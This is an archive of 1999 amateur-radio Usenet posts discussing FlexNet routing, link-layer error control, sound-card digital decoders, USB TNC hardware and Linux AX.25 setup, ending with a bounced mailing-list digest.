> With a small table, the IP packets for different directions are sent
> to a system roughly the right way, and the underlying Flexnet network
> is responsible for transporting the packets there. Once they arrive
> there, that system will again route the packets more close to the
> destination, and use another Flexnet path to get the packets that way.
> In the presence of network topology changes, bot permanent (network
> extensions or cutbacks) or temporary (link failures), such a structure
> will usually not choose the optimal route.
>
> The optimal route would be chosen when the IP router closest to the
> source would know about the IP router closest to the destination, and
> would use one Flexnet circuit to send the IP packets directly from here
> to there. But that structure would require the large table I mentioned.

As long as this table is kept at the IP routers site and automatically
updated, I think it is a good solution. Remember we still have to solve
the

problem, that users may change their favourite digipeater or move. So
you
canï¿½t use the inherent hierachical routing in TCP/IP using the
netmask....

> I have posted about my project a week or two ago in this thread, but nobody
> has reacted. I can re-post the message if you like.

Yes, please. We are still interested in solving the problem.

> In fact, an IP router should be easier than an AX.25 router. IP addresses,
> when cleverly assigned, can be used in a hierarchical way. AX.25 callsigns
> must be put in a table one by one.

I doubt that you can use the hierachy. Or you would have to dynamically
assign
IP addresses - which would be an option but incompatible with any xNOS I
know of.

> Flexnet has solved that problem by using a closed architecture and no
> settable parameters, and this method can be used with both AX.25 and IP.
> When one can set the AX.25 callsign, one should be able to set the IP
> address as well.

If we manage that for IP - that would be great. TCP/IP becomes very
popular now
here in Germany and I see many sysops unable to configure their
digipeater systems as they donï¿½t no anything about TCP/IP. And I think
this
is a problem - they should not need to understand it. But currently we
are lightyears away from that IP router system here in Germany.

73ï¿½ Alexander

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347. Re: TCP over a poor link

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-18 00:00:00 UTC
From: Alexander Kurpiers <kurpiers@zeus.uet.e-technik.tu-darmstadt.de>
Message-ID: <36A31357.E858E3B7@zeus.uet.e-technik.tu-darmstadt.de>
Source record: 20099

>
> Right. The link level shouldn't *ever* tinker with the higher layer mechanisms.
>
>
> >FEC mechanisms have the advantage that they don't change the propagation
> >time of the link and therefore don't interact poorly with TCP's computation
> >of the round-trip-time and retransmission time outs.
> >
> >I think people have even experimented with adaptive FEC strategies that
> >use a stronger FEC mechanism on poor links or when a link degrades,
> >(but this isn't my area, so I mostly forget).
>
> Again correct. This is the correct strategy for L2. In a radio network,
> L2 should be connectionless and employ FEC. ARQ should be a last
> resort.

I doni¿½t agree. And Ii¿½m not alone. See for example Feldmeier et al:
"Protocol Boosters",
IEEE SAC-16(3) "Protocol Architectures for 21st Century Applications",
pp. 437-444, 1998.
Among other things they suggest selective ARQ on "bad" links. TCP can
only do go-back-N retransmission (selective ARQ is implemented in
FlexNet using the "frame collector"). They also suggest to throw away
unneeded ACKs and to interfere with TCPs ARQ by "...shortening the
retransmission path" - or "tinkering" with the higher layer as you would
put it.

Ii¿½d like to quote the above mentioned article:
"... This indepandance (layering) has advantages and disadvantages.
Violating artificial layer boundaries allows higher performance.
Implementations using
"integrated layer processing", for example, avoid unnecessary copying.
Violating
layering also avoids other duplicated functionality. For example, if the
transport
layer protocol provides error control (e.g., TCP), the link error
control may do unnecessary retransmissions...
When data are sent over a noisy link, for example, some data streams,
such as those
carrying audio, may desire low delay, even if some errors occur. Other
data streams
may desire a low residual error rate, even at the expense of increased
delay. No single link layer protocol can satisfy both needs. In
contrast, a procotol booster could ignore all UDP connections or boost
only specific applications (as determined by TCP/UDP port numbers)."

Keep in mind that our "network recources" are 1. low bandwidth
(typically 9k6), 2.
very noisy (wireless links) and 3. we already have a good L2/L3 (if you
look e.g. at
FlexNet).

Sorry, Iï¿½m an engineer and not a computer scientist, so my premier
concern
is PERFORMANCE not OSI/ISO layering.

>
> I also want to re-emphasize that L2 should only act across one hop.
> It should never attempt to be multihop. That's not its role. That's the
> role of the L3 protocol.

If you use VC, you usually already have a good L3 protocol - suited to
the wireless
channel. Nobody wants to go back at those times without hop-to-hop
acknowledge between
digipeaters. So multihop is no problem.

73ï¿½ Alexander

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348. Re: Digital and SoundBlaster

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-18 00:00:00 UTC
From: Alexander Kurpiers <kurpiers@zeus.uet.e-technik.tu-darmstadt.de>
Message-ID: <36A3142E.3AA251BE@zeus.uet.e-technik.tu-darmstadt.de>
Source record: 20100

Torbjï¿½rn wrote:
>
> Bill Bob skrev i meldingen <77kcvb$hsg@journal.concentric.net>...
> >I am working on a Win95/98 soundblaster DSP decoder now. So far, it can
> >decode RTTY and few VHF digital modes (pagers, etc.).
>
> For your information : When completed and ok, i am willing to pay up to $150
> if i get these modes :
>
> ITA-2 or baudot/RTTY
> Swed-ARQ
> Pactor
> Sitor-A/B
> Amtor or Packet/AX-25
>
> it would be nice that not just Mac-users could decode RTTY with their SBC...
>
> Good luck further !

Have a look at http://www.ife.ee.ethz.ch/~sailer/ham/linux/hf.html

It runs under Linux, though - but itï¿½s free. Keep your $150...

For AX-25 have a look at http://home.pages.de/~flexnet.

73ï¿½ Alexander

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349. NEEDED: KPC-3

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-18 00:00:00 UTC
From: "Tod J. Knapp" <todjk@mhtc.net>
Message-ID: <uWGo2.69$_y4.21410@homer.alpha.net>
Source record: 20101
Cross-posted to: alt.ham-radio.marketplace,alt.ham-radio.packet,rec.ham-radio.packet,rec.ham-radio.swap,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.packet

WTB: excellent unmodified KPC-3. Needs to be in good cosmetic and working condition. Will pay $65, plus shipping.

73! Tod N9ZWY

350. Re: E-mail address of HAMCOMM author?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-18 00:00:00 UTC
From: Ron Higgs <erhiggs@flash.net>
Message-ID: <36A34253.B7853E86@flash.net>
Source record: 20102

His name is Django ... 101.125202@germanynet.de

Ron

Steve wrote:
>
> Can anyone help me with the above e-mail address, or even the website
> if there is one.
>
> TIA
> Steve H

351. Re: Digital and SoundBlaster

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-18 00:00:00 UTC
From: Jesus Arias <jesus@ele.uva.es>
Message-ID: <36A35351.BE5A63C1@ele.uva.es>
Source record: 20103

Torbjï¿½rn wrote:

> For your information : When completed and ok, i am willing to pay up to $150
> if i get these modes :
>

Why $150 ? Is an dedicated hardware prize?

> ITA-2 or baudot/RTTY
> Swed-ARQ
> Pactor
> Sitor-A/B
> Amtor or Packet/AX-25

I want to know about these data formats. At this moment i can only decode ASCII
& Baudot. Other
transmissions still remains as a mystery to me. Give me some information and i
can discount some $$:)

I's a joke. If my program finally runs well it will be free.

>
>
> it would be nice that not just Mac-users could decode RTTY with their SBC...
>
> Good luck further !

Linux users are on the right way too ....

--

Jesï¿½s Arias Alvarez

CEU Electrï¿½nica

Dpto. de Electricidad y Electrï¿½nica
E.T.S.I.T., Campus Miguel Delibes
47011 Valladolid, SPAIN

Tel. : +34 983 423000 ext 25507
Fax. : +34 983 423675
E-mail: jesus@ele.uva.es
---

352. Wireless bridge

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-18 00:00:00 UTC
From: Wayland Reid <wayland@spectrumanalytic.com>
Message-ID: <77vgu8$35d$1@athena.netset.com>
Source record: 20104

I've seen some good answers in this newsgroup, so I'll ask you all.

Proxim Symphony RF LAN cards are spec'd for a range of 300 feet outdoors. Each comes with an omnidirectional antenna and outputs 100 mW (I think). My question is could I use a directional antenna instead to increase the range between two links that I would use as a bridge between two wired LANs? If so how much of an increase is possible?

Thanks for any help,

Wayland Reid

353. BPSK demodulator?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-18 00:00:00 UTC
From: hinermad@my-dejanews.com
Message-ID: <77vnnm$t22$1@nnrp1.dejanews.com>
Source record: 20105

Can anybody direct me to a circuit to demodulate BPSK? I've seen several programs to do it (COHERENT comes to mind) but I'd like a hardware solution if possible. Thanks!

Dave

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

354. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-18 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <77vih4$ntf@enews2.newsguy.com>
Source record: 20106

Brian Mullaney wrote in message <77u71n$bn6$1@lawrenceville.mccc.edu>...
>Charles Brabham <n5pvl@texoma.net> wrote:
>
>> really decent software emerges from an undisciplined "thousand
>> monkees/programmers with computers" approach.
>
>I guess that the linux ax.25 doesn't count?

Not much. Compare the functionality of the LINUX AX25 to the FlexNet AX25 stack. .. It's like comparing an old 1974 Plymouth Duster to a new Dodge Viper. Technically, the "Duster" is a car, but that does not mean that it compares to the Viper.

I guess you can compare the LINUX AX25 to FlexNet if you like. That's as good a way to promote FlexNet as any I've heard so far. Please continue to do so!

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

355. Packet - Soundblaster - Linux - PC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-18 00:00:00 UTC
From: DavidC <davidc@bit-net.com>
Message-ID: <01be42fe$9b23e5a0$978492d0@Bit-Net.bit-net.com>
Source record: 20107
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc

I am interested in what I read about Packet and Linux at:
http://www.ife.ee.ethz.ch/~sailer/ham/linux/hf.html

Can someone advise me what the minimal configuration
PC is that will properly support this and other common
Linux applications?

I am also wondering if this methodology captures the PC
like the DOS methods, thus rendering the PC useless for
other activities until the Packet application has been closed.

Thanks! & 73,
~~~

\ ~ / .... DavidC K1YP@qsl.net
~~~

356. Re: USB packet hardware (modem/TNC)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-18 00:00:00 UTC
From: john@datasafe.demon.co.uk
Message-ID: <36a561b5.54659727@news.demon.co.uk>
Source record: 20108

On 18 Jan 99 03:03:46 GMT, David Negaard
<draagen@lazerus.networkone.net> wrote:

>Does anyone know of a project (or the feasibility of a project) to build
>a USB TNC and/or modem? Seems to me that if there are monolithic chip-
>sets for USB implementation, one could pull something together.
>
>Thoughts?

I would also be interested in this but, I'd personally would prefer a
USB to multi-serial ports. i.e. 8 serial ports from 1 USB port. Greta
for all the COM port hungary radio logging software.

I've run out of IRQs!!

Regards

GW0ACH
John

357. Re: Packet - Soundblaster - Linux - PC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-18 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn7a6rrh.n09.nielsen@bob.localnet>
Source record: 20109
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc

On 18 Jan 1999 16:22:54 GMT, DavidC <davidc@bit-net.com> wrote:
>I am interested in what I read about Packet and Linux at:
>http://www.ife.ee.ethz.ch/~sailer/ham/linux/hf.html
>
>Can someone advise me what the minimal configuration
>PC is that will properly support this and other common
>Linux applications?

That depends a bit on what applications you need. You will need at least a 386sx, but will probably want a bit more CPU power. If you have everything text-based, you can get by with 4-8 MB of RAM and maybe 50-80 MB or less of disk space. You can run on less, but installation may be difficult and you probably won't be able to compile, etc. For X-Window applications, 16 (or even 32 MB RAM would be better. The size of your hard drive will be a function of how much software you want to install, just as with Windows.

In addition to the Intel x86 architecture, there are several others supported by Linux: Sparc, Alpha, StrongARM, PPC, 680x0, etc.

>
>I am also wondering if this methodology captures the PC
>like the DOS methods, thus rendering the PC useless for
>other activities until the Packet application has been closed.

Not at all, Linux multitasks very well. Of course the more simultaneous tasks you run, the more memory you will wish to have (otherwise, processes will be swapped to disk, which slows things up).

Bob

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

358. Re: APRS Test this Sunday

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-18 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <ijM4rIAqw3o2EwWB@dowrmain.demon.co.uk>
Source record: 20110
Cross-posted to: uk.radio.amateur,rec.radio.amateur.digital.misc

```
In article <FlrxlGACDvo2EwzO@pacsat.demon.co.uk>, Simon Lewis
<slewis@pacsat.demon.co.uk> writes
>
>I looked at the TAPR site but the WinAPRS FTP directory has alot of
>files in there! Which files do I need to download to run WIN APRS - can
>anyone advise?
>

ftp://aprs.rutgers.edu/pub/hamradio/APRS/WinAPRS/waprs224.zip

73
Ian, G3NRW
--
+-------------------------------------------------------------------+
| G3NRW*>APRS:!5157.96N/00029.39W-PHG8037/[IO91SX] 144.800 MHz |
| QTH: Harlington, Beds, UK (~55 km/35 miles NNW of London) |
| email: ianwade@netro.co.uk |
| "I found myself through APRS" |
+-------------------------------------------------------------------+
```

359. Re: APRS Test this Sunday

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-18 00:00:00 UTC
From: Simon Lewis <slewis@pacsat.demon.co.uk>
Message-ID: <HCMBcLAdC4o2EwgI@pacsat.demon.co.uk>
Source record: 20111
Cross-posted to: uk.radio.amateur,rec.radio.amateur.digital.misc

In article <ijM4rIAqw3o2EwWB@dowrmain.demon.co.uk>, Ian Wade
<ian@dowrmain.demon.co.uk> writes
>In article <FlrxlGACDvo2EwzO@pacsat.demon.co.uk>, Simon Lewis
><slewis@pacsat.demon.co.uk> writes
>>
>>I looked at the TAPR site but the WinAPRS FTP directory has alot of
>>files in there! Which files do I need to download to run WIN APRS - can
>>anyone advise?
>>
>
>
>ftp://aprs.rutgers.edu/pub/hamradio/APRS/WinAPRS/waprs224.zip
>
>73
>Ian, G3NRW

Ta Ian!

Simon GM4PLM
+--+
| Simon Lewis GM4PLM Editor - EMN |
| European Microwave News - Supporting Microwave Radio Across Europe |
| Homepage - www.pacsat.demon.co.uk Email emn@pacsat.demon.co.uk |
+--+

360. Re: RTTY

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-18 00:00:00 UTC
From: dontspamme@mindspring.com
Message-ID: <36a38bef.23785008@news.mindspring.com>
Source record: 20112

On 15 Jan 1999 16:35:42 PST, "Bill Bob" <billbob@mns.com> wrote:

>Windows API will do the same thing for you. Linux will be much faster and
>more stable, but most people are using Windows. I am also working on a
>soundcard based DSP software, using Visual Basic as the GUI and a DLL in
>C++. The soundcard DMA buffer setup is only a few lines long in VB and can
>do multiple buffers. I have no problem sampling at 44kHz.
>
>Good luck,
>Bill
>

I'd like to learn how to program this, where do you get started?
(What books, www sites, etc?) Any with source code of any type
that'll get the ball rolling?

Thanks

361. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-18 00:00:00 UTC
From: Dana@Source.Net
Message-ID: <7808q2$ct2$1@nnrp1.dejanews.com>
Source record: 20113

In article <36A30276.55A24FE6@zeus.uet.e-technik.tu-darmstadt.de>,
Alexander Kurpiers <kurpiers@zeus.uet.e-technik.tu-darmstadt.de> wrote:
> Rob Janssen wrote:
> >
> > Dana H. Myers K6JQ <Dana@Source.Net> wrote:
> > >In article <77mg51$hds@enews4.newsguy.com>,
> > > "Charles Brabham" <n5pvl@texoma.net> wrote:
> >
> > >> Steve Sampson wrote in message ...
> > >> >When is flexnet going to get a KISS driver?
> > >> >One that works with real TNC's.
> >
> > >> From what I gather from the docs, the authors of FlexNet do not consider
the
> > >> KISS interface to be efficient enough for serious use - so they do not
> > >> encourage it's use with FlexNet.
> >
> > >The issue, Charles, is not about efficiency. The issue is apparently
> > >one of latency. Frankly, I tend to believe the emphasis on low-latency
> > >may be overwhelmed by the rather long latency typical of PLL transmitters.
> >
> > The problem with KISS is not in the bytes or bits wasted to send a HDLC
> > frame in ASYNC format, but in the control of the channel that is lost.
>
> Thank you Rob! You are the first one here that contributes with a
> technically correct explanation, why KISS should be avoided. I hope,
> this will make
> clear, why KISS is not supported in FlexNet as a protocol for TNCs.

Well, technically speaking, I believe "latency" and "control"
are equivalent in this context. KISS offers indeterminate
latency.

Dana K6JQ
Dana@Source.Net

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

362. HELP!!!! ax25/ip on linux

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-18 00:00:00 UTC
From: Andy Adams <jadams@SPAM.ME.NOT.texoma.net>
Message-ID: <36A38DFC.6EF4ADA3@SPAM.ME.NOT.texoma.net>
Source record: 20114

HELP!!!!!!!!
I'm trying to use a KISS TNC as a network device on linux. I have recompiled the kernel to include ax25 and kiss support, but I can't get the configuration tools to compile. I downloaded the source ax25-utils-2.1.42a.tar.gz. Are these the tools I need? Is this the latest version? The compile gives lots of errors complaining about /usr/include/linux .h files. I have tried using version 2.2.0-pre7, 2.1.131, and 2.1.42 .h files, but with no luck. What can I do to get the tools to compile, or where can I download binaries?
My box is redhat5.1 running a 2.2.0-pre7 kernel.
Also does anybody know exactly what the purpose is for the *character* kiss device (major 55 on my machine). Does this behave like a serial port? Can you use getty on it and do a regular login over ax25? I assume you still need the configuration tools to setup your tnc to use this device.

ANY help would be greatly appreciated
Andy Adams, KC5HVE
aadams@ee.tamu.edu

flames > /dev/null

363. Re: USB packet hardware (modem/TNC)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-18 00:00:00 UTC
From: martyt@pobox.com
Message-ID: <36a98ff3.24093314@news.supernews.net>
Source record: 20115

There are a number of USB-to-serial interfaces available - saw one
recently that gives you 8 serial ports from a single USB port, with
not a dedicated IRQ in the bunch.

They're not cheap - here's a place that indexes many online vendors by
price; search this page for USB and you'll turn up several boards...

http://www.shopper.com/idx/INPUT_DEVICES/PARALLEL___SERIAL_ADAPTERS/3_TO_7_PORTS/

On Mon, 18 Jan 1999 16:55:56 GMT, john@datasafe.demon.co.uk (John
Cooper) wrote:

>On 18 Jan 99 03:03:46 GMT, David Negaard
><draagen@lazerus.networkone.net> wrote:
>
>>Does anyone know of a project (or the feasibility of a project) to build
>>a USB TNC and/or modem? Seems to me that if there are monolithic chip-
>>sets for USB implementation, one could pull something together.
>>
>>Thoughts?
>
>I would also be interested in this but, I'd personally would prefer a
>USB to multi-serial ports. i.e. 8 serial ports from 1 USB port. Greta
>for all the COM port hungary radio logging software.
>
>I've run out of IRQs!!

73,

-Marty KIï¿½LO
martyt@pobox.com

364. Re: USB packet hardware (modem/TNC)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-18 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <780783$4s3@enews2.newsguy.com>
Source record: 20116

David Negaard wrote in message <36a2a492.0@news.ptw.com>...
>Does anyone know of a project (or the feasibility of a project) to build
>a USB TNC and/or modem? Seems to me that if there are monolithic chip-
>sets for USB implementation, one could pull something together.
>
>Thoughts?

Sure, I can set up a 9600 baud Packet modem right now.

Buy a Tigertronics 9.6kb modem, which plugs into a parallel port. Buy a Parallel port adapter for USB ports. (I've seen them at Wal-Mart.) Hook up the adapter, install the modem.

Do this and you'll be the first Ham to run Packet off of a USB port. Set aside a place for yourself in history!

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

365. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-18 00:00:00 UTC
From: markv@pixar.com
Message-ID: <780h15$k9u$1@nnrp1.dejanews.com>
Source record: 20117

In article <77tslh$ltd@enews3.newsguy.com>,
"Charles Brabham" <n5pvl@texoma.net> wrote:

> >You might not like it, but the Linux AX.25 implementation works rather
> well.
> >And even if that didn't exist, packet radio _can_ benefit from the same
> >methodology that has benefited other aspects of computing.
>
> CAN is a lot like IF, and that's a big IF right now, and will be until some
> really decent software emerges from an undisciplined "thousand
> monkees/programmers with computers" approach.

> The performance of the ax25 implimentation in LINUX does not affect me one
> way or another. I don't run LINUX, so how could it? Hams use C-64's, Macs,
> palmtops, old vintage PC's, Amigas, Win3.11,
> OS/2, you name it. What's so special about using another oddball operating
> system? You guys really have a complex. Get over it.

You wanted an example of free, open software benefitting radio amateurs. I
gave you one. It wasn't key to my argument, since I think open source DOES
have some benefit regardless of application field, but there is at least one
example for you to chew on.

Your "rebuttal" that hams use only what must be viewed as rather "outdated"
hardware does nothing to rebut anything I've said about free software.
Indeed, it basically illustrates that you are completely ignorant of
important developments in software and hardware.

Boy, that comes as a big surprise...

> >Can individual programmers do great things? Sure, there is almost always a
> >key group involved in setting the major directions of free software. But
> the
> >real strength of open software comes from the parallel debugging, the
> ability
> >of individuals not originally involved to provide fresh insights,
> >perspectives and motivation.
>
> You can't do that for yourself? Sorry to hear that.

I would never be so arrogant as to say that I know the best way to create
large scale wireless networks. Would you?

[The rest of Charles' post deleted, it's so full of crap it's best just to
cut to the chase.]

This will be my last post in this thread. I've tried to illustrate how free software can be good for amateur radio. Frankly, I find it hard to believe that anyone can really argue that it isn't. So be it. It isn't Charles who I'm trying to convince anyway, since Charles hasn't and has no intention of trying to actually do anything to improve the state of amateur networking.

I urge anyone interesting in writing free software to consider releasing source code, to promote the modification and use of their software, to take time to document protocols and encourage experimentation. It _is_ a good methology, and has the opportunity to make real changes in amateur radio.

We now return you to your regularly scheduled ranting...

Mark

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

366. Re: USB packet hardware (modem/TNC)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-18 00:00:00 UTC
From: kh2d@my-dejanews.com
Message-ID: <780d5qppm1@brokaw.wa.com>
Source record: 20118

"Charles Brabham" <n5pvl@texoma.net> wrote:

>David Negaard wrote in message <36a2a492.0@news.ptw.com>...
>>Does anyone know of a project (or the feasibility of a project) to build
>>a USB TNC and/or modem? Seems to me that if there are monolithic chip-
>>sets for USB implementation, one could pull something together.
>>
>>Thoughts?

>Sure, I can set up a 9600 baud Packet modem right now.

>Buy a Tigertronics 9.6kb modem, which plugs into a parallel port. Buy a
>Parallel port adapter for USB ports. (I've seen them at Wal-Mart.) Hook up
>the adapter, install the modem.

>Do this and you'll be the first Ham to run Packet off of a USB port. Set
>aside a place for yourself in history!

>73 DE Charles Brabham,
>N5PVL @ N5PVL.#NTX.TX.USA.NOAM
>http://www.texoma.net/~n5pvl

But won't you need those 1000 monkeys to write you some software to make
that work Charlie ? Or does Baycom have a USB driver now ?

73, Jim KH2D

367. Re: HELP!!!! ax25/ip on linux

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-18 00:00:00 UTC
From: Robin Gilks <g8ecj@gb7ipd.freeserve.co.uk>
Message-ID: <780f00$mf8$1@news6.svr.pol.co.uk>
Source record: 20119

Hi Andy

You have fallen foul of the libc6 or glibc incompatiblility error!!

The files you want can be found at
ftp://contrib.redhat.com/libc6/i386/ax25-utils-2.1.42a-3.i386.rpm
all ready to rock and roll...

Probably worth poking around this and other RedHat sites if you come
across similar problems...

Robin. G8ECJ.

Andy Adams wrote in message <36A38DFC.6EF4ADA3@SPAM.ME.NOT.texoma.net>...
>HELP!!!!!!!!
>I'm trying to use a KISS TNC as a network device on linux. I have
>recompiled the kernel to include ax25 and kiss support, but I can't
>get the configuration tools to compile. I downloaded the source
>ax25-utils-2.1.42a.tar.gz. Are these the tools I need? Is this the
>latest version? The compile gives lots of errors complaining about
>/usr/include/linux .h files. I have tried using version 2.2.0-pre7,
>2.1.131, and 2.1.42 .h files, but with no luck. What can I do to
>get the tools to compile, or where can I download binaries?
>My box is redhat5.1 running a 2.2.0-pre7 kernel.
>Also does anybody know exactly what the purpose is for the
>*character* kiss device (major 55 on my machine). Does this
>behave like a serial port? Can you use getty on it and do a regular
>login over ax25? I assume you still need the configuration tools
>to setup your tnc to use this device.
>
>ANY help would be greatly appreciated
>Andy Adams, KC5HVE
>aadams@ee.tamu.edu
>
>flames > /dev/null
>
>

368. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-18 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <IXQo2.186$4a1.1175642@news.goodnet.com>
Source record: 20120

Actually a Duster with a 340, headers, and a big 4 bbl would
probably make the viper look like it was standing still.

Charles Brabham wrote
>
>Not much. Compare the functionality of the LINUX AX25 to the FlexNet AX25
>stack. .. It's like comparing an old 1974 Plymouth Duster to a new Dodge
>Viper. Technically, the "Duster" is a car, but that does not mean that it
>compares to the Viper.

369. Re: RTTY

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-18 00:00:00 UTC
From: Bill Bob <billbob@mns.com>
Message-ID: <7819nu$qpb@journal.concentric.net>
Source record: 20121

Take a look at the source code at:
http://www.geocities.com/ResearchTriangle/Facility/7646/index.html

This guy is using Visual Basic to make the Windows Multimedia API calls, then passing the sampled audio data to his custom DLL. Use his VB code, or make the same calls in C, to get the samples, then use DSP or whatever to demodulate the signal.

There are also books on using the Windows API if you need to know more or want to understand what the calls are doing. Once you get the audio samples, the fun part is the decoding. The source code above takes the signal off the FM discriminator from a scanner. This signal is xmitted using FSK, so the audio data is actually the demodulated data. You just have to decide whether it's a one or zero, then clock the data at the right time. his DLL does all the dirty work since VB is so slow.

RTTY and others take a little more work since you have to detect tones or phase shifts. This makes the decoding more fun. Once I get something working enough not to be embarassing, I might make the code available.

Good Luck,
Bill
<dontspamme@mindspring.com> wrote in message
news:36a38bef.23785008@news.mindspring.com...
>
>I'd like to learn how to program this, where do you get started?
>(What books, www sites, etc?) Any with source code of any type
>that'll get the ball rolling?
>
>Thanks
>
>

370. Undeliverable Message

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-18 00:00:00 UTC
From: Mailer-Daemon@mail.aca.GOV.AU
Message-ID: <0002zvhhvtjx.0002xnbjdzhp@aca.gov.au>
Source record: 20238
Body handling: HTML body converted to readable text

```
> This is a message in MIME format.
> Your mail reader does not support MIME so
> part of this message may be unreadable.

--ZoomitID_=_t5790520.220

Content-Disposition: Inline

To: Merv Hooley@MEL@ACA
SPECTRUMMTA@SMA Gateway@Network [C=US/A=INTERNET/DDA=ID/Ham-Digital(a)ucsd.ed
Cc:
Subject: Ham-Digital Digest V99 #7

Message not delivered to recipients below.

VNM3043: Merv Hooley@MEL@ACA

--ZoomitID_=_t5790520.220

Content-Disposition: Attachment

Ham-Digital Digest Sun, 17 Jan 99 Volume 99 : Issue 7

Today's Topics:
Audio hum on mfj 1276
CAT cable
FlexNet protocol specification? (3 msgs)
Pk232 5 pin plug cable ?? (2 msgs)
Tube-Type Amp OK for ARQ Modes?
WANTED: CRACKS/SERIALS/KEYGENS FOR HAM RADIO WAREZ!!

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We trust that readers are intelligent enough to realize that all text
herein consists of personal comments and does not represent the official
policies or positions of any party. Your mileage may vary. So there.
Loop-Detect: Ham-Digital:99/7

Date: Sun, 17 Jan 1999 08:20:32 GMT
From: hightower73@fcmail.com
Subject: Audio hum on mfj 1276
```

I was wondering if any one has had the same problemb as mine and
fixed it?
I have a new mfj 1276 tnc it has a bad audio hum on transmit .
i am using a Kenwood tm 241a transciever A kenwood mic cord to
connect the two, (I changed it from a unshielded one) it changed
nothing. I can copy and send but I think it can do better .
Does any one know how to turn the mic gain down on the 241a?
The 241a has no hum with voice. puzzled?
.

Date: Thu, 14 Jan 1999 16:39:32 GMT
From: w9vhe@hsonline.net (Scott Wilkerson)
Subject: CAT cable

Anybody know what cable to use with the Yaesu FT-840 for its CAT
interface? I know it is a 6 pin mini-din, but is it a straight
cable,or whatever? Can I just use a 6 pin mini cable from an apple
computer for this?
.

Date: 14 Jan 1999 17:11:51 GMT
From: mullaneb@mccc.edu (Brian Mullaney)
Subject: FlexNet protocol specification?

Alexander Kurpiers (kurpiers@zeus.uet.e-technik.tu-darmstadt.de) wrote:

> What do you want? The protocol specification for the auto router?
> Why?

So that it could be run on something other then DOS & Win95
Or are you working on Linux/[Net,Free,Open]BSD/Solaris, etc... versions?

> Let?s put it like this:
> if you really need the specs, you are not capable of implementing the
> router,
> as you are not able to fully understand it. If you understand it, it is
> so
> obvious, that you don?t need the specs. You just have a look at
> the internode qso of 2 FlexNet digipeaters and you understand, how it
> works.

"Go figure it out for yourself, and if you come up with something that
wrecks the usability of the network, it isn't our fault. You should of
been using our software under DOS anyway"

Brian

.

Date: Sat, 16 Jan 1999 21:12:22 GMT
From: glenq@cyberhighway.net (Glen Quarnstrom)
Subject: FlexNet protocol specification?

kh2d@my-dejanews.com (Jim) wrote:

>"Charles Brabham" wrote:
>
>>The following was monitored using FlexNet/Clusse. (Clusse is a freeware DXC
>>program which works with either 'BPQ or FlexNet.)
>
>>-----------------------
>
>>07:17:34 1:WB5NBA-1 >> KB5KWV-5 NR B5NBA1-1 >> B5I-5 CA 0/20
>>Socket 20/6, accepted L4 window; 66
>
>>-----------------------
>
>>And so on...
>
>>73 DE Charles Brabham,
>>N5PVL @ N5PVL.#NTX.TX.USA.NOAM
>>http://www.texoma.net/~n5pvl
>
>Why don't you explain that stuff so us Morons can understand it, Charlie Girl.
>We need all the help we can get.
>
>73, Jim KH2D

You know, you and Charles are a good pair. Somebody ought to lock up
in a room together and let you bore each other to death.
--
glenq@cyberhighway.net
WB7DOW

http://www.cyberhighway.net/~glenq/
.

Date: Sat, 16 Jan 1999 19:24:42 GMT
From: mchughes@netnitco.net
Subject: FlexNet protocol specification?

In article <369E16E4.A357F3A9@zeus.uet.e-technik.tu-darmstadt.de>,
Alexander Kurpiers wrote:

> Let?s put it like this:
> if you really need the specs, you are not capable of implementing the
> router,
> as you are not able to fully understand it. If you understand it, it is
> so
> obvious, that you don?t need the specs. You just have a look at
> the internode qso of 2 FlexNet digipeaters and you understand, how it
> works.

And if there aren't 2 FlexNet digipeaters in your area, what then???

And since the source code, or even the specs, aren't published, then I think
another question that should be asked is... Is FlexNet Y2K-compliant, or are
all these wonderful nodes going to crash on 1/1/2000?

73, Mike

----------== Posted via Deja News, The Discussion Network ==----------
